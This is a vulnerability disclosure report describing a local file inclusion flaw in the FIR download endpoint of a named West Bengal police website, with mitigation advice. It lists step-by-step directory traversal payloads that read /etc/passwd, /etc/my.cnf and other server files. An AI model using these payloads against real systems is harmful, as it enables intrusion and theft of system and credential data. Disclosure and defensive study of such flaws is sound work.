LFI_on_siliguripc.wbpolice.gov.in

Local File Inclusion on siliguripc.wbpolice.gov.in

Local File Inclusion on

https://siliguripc.wbpolice.gov.in/fir_download.php?
download_file=1639849442_16.pdf&firid=31173 endpoint which allows an attacker to include files on a server through the web browser. I was able to include /etc/passwd, /etc/group, /etc/my.cnf and many other server files on my browser form the server.

Summary:

https://siliguripc.wbpolice.gov.in/fir_download.php?

download_file=1639849442_16.pdf&firid=31173 endpoint has a parameter fir_download.php?


download_file= which takes directory traversal payload eg.

../../../../../../../../etc/passwd and fetches critical internal files form the server which can result in information disclosure to full system compromise.

Steps To Reproduce:


1. https://siliguripc.wbpolice.gov.in/fir_download.php? download_file=1639849442_16.pdf&firid=31173

Go to this page and intercept the request on burpsuite.




- 2. Send the request to repeater and turn off the interception.
- 3. Insert payloads in the parameter fir_download.php?download_file=<PAYLOAD>
 - Payload 1: ../../../../../../../../etc/passwd
 - Payload 2: ../../../../../../../../etc/my.cnf
 - Payload 3: ../../../../../../../../etc/group
 - Payload 4: ../../../../../../../../../etc/hosts
 - Payload 5: ../../..htaccess
- 4. After inserting each payload in the above parameter and sending the request I was able to read the contents of above files. Here are the Requests and Responses as a POC:


Payload 1:




Payload 2:




Payload 3:



Payload 4:



Payload 5:



Impact:

- LFI can lead to information disclosure.
- In this case an attacker can read server's local files including password and config files which can lead to full system compromise.
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection.
- Gather usernames via /etc/passwd file.

Mitigation

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attacker cannot perform a directory traversal attack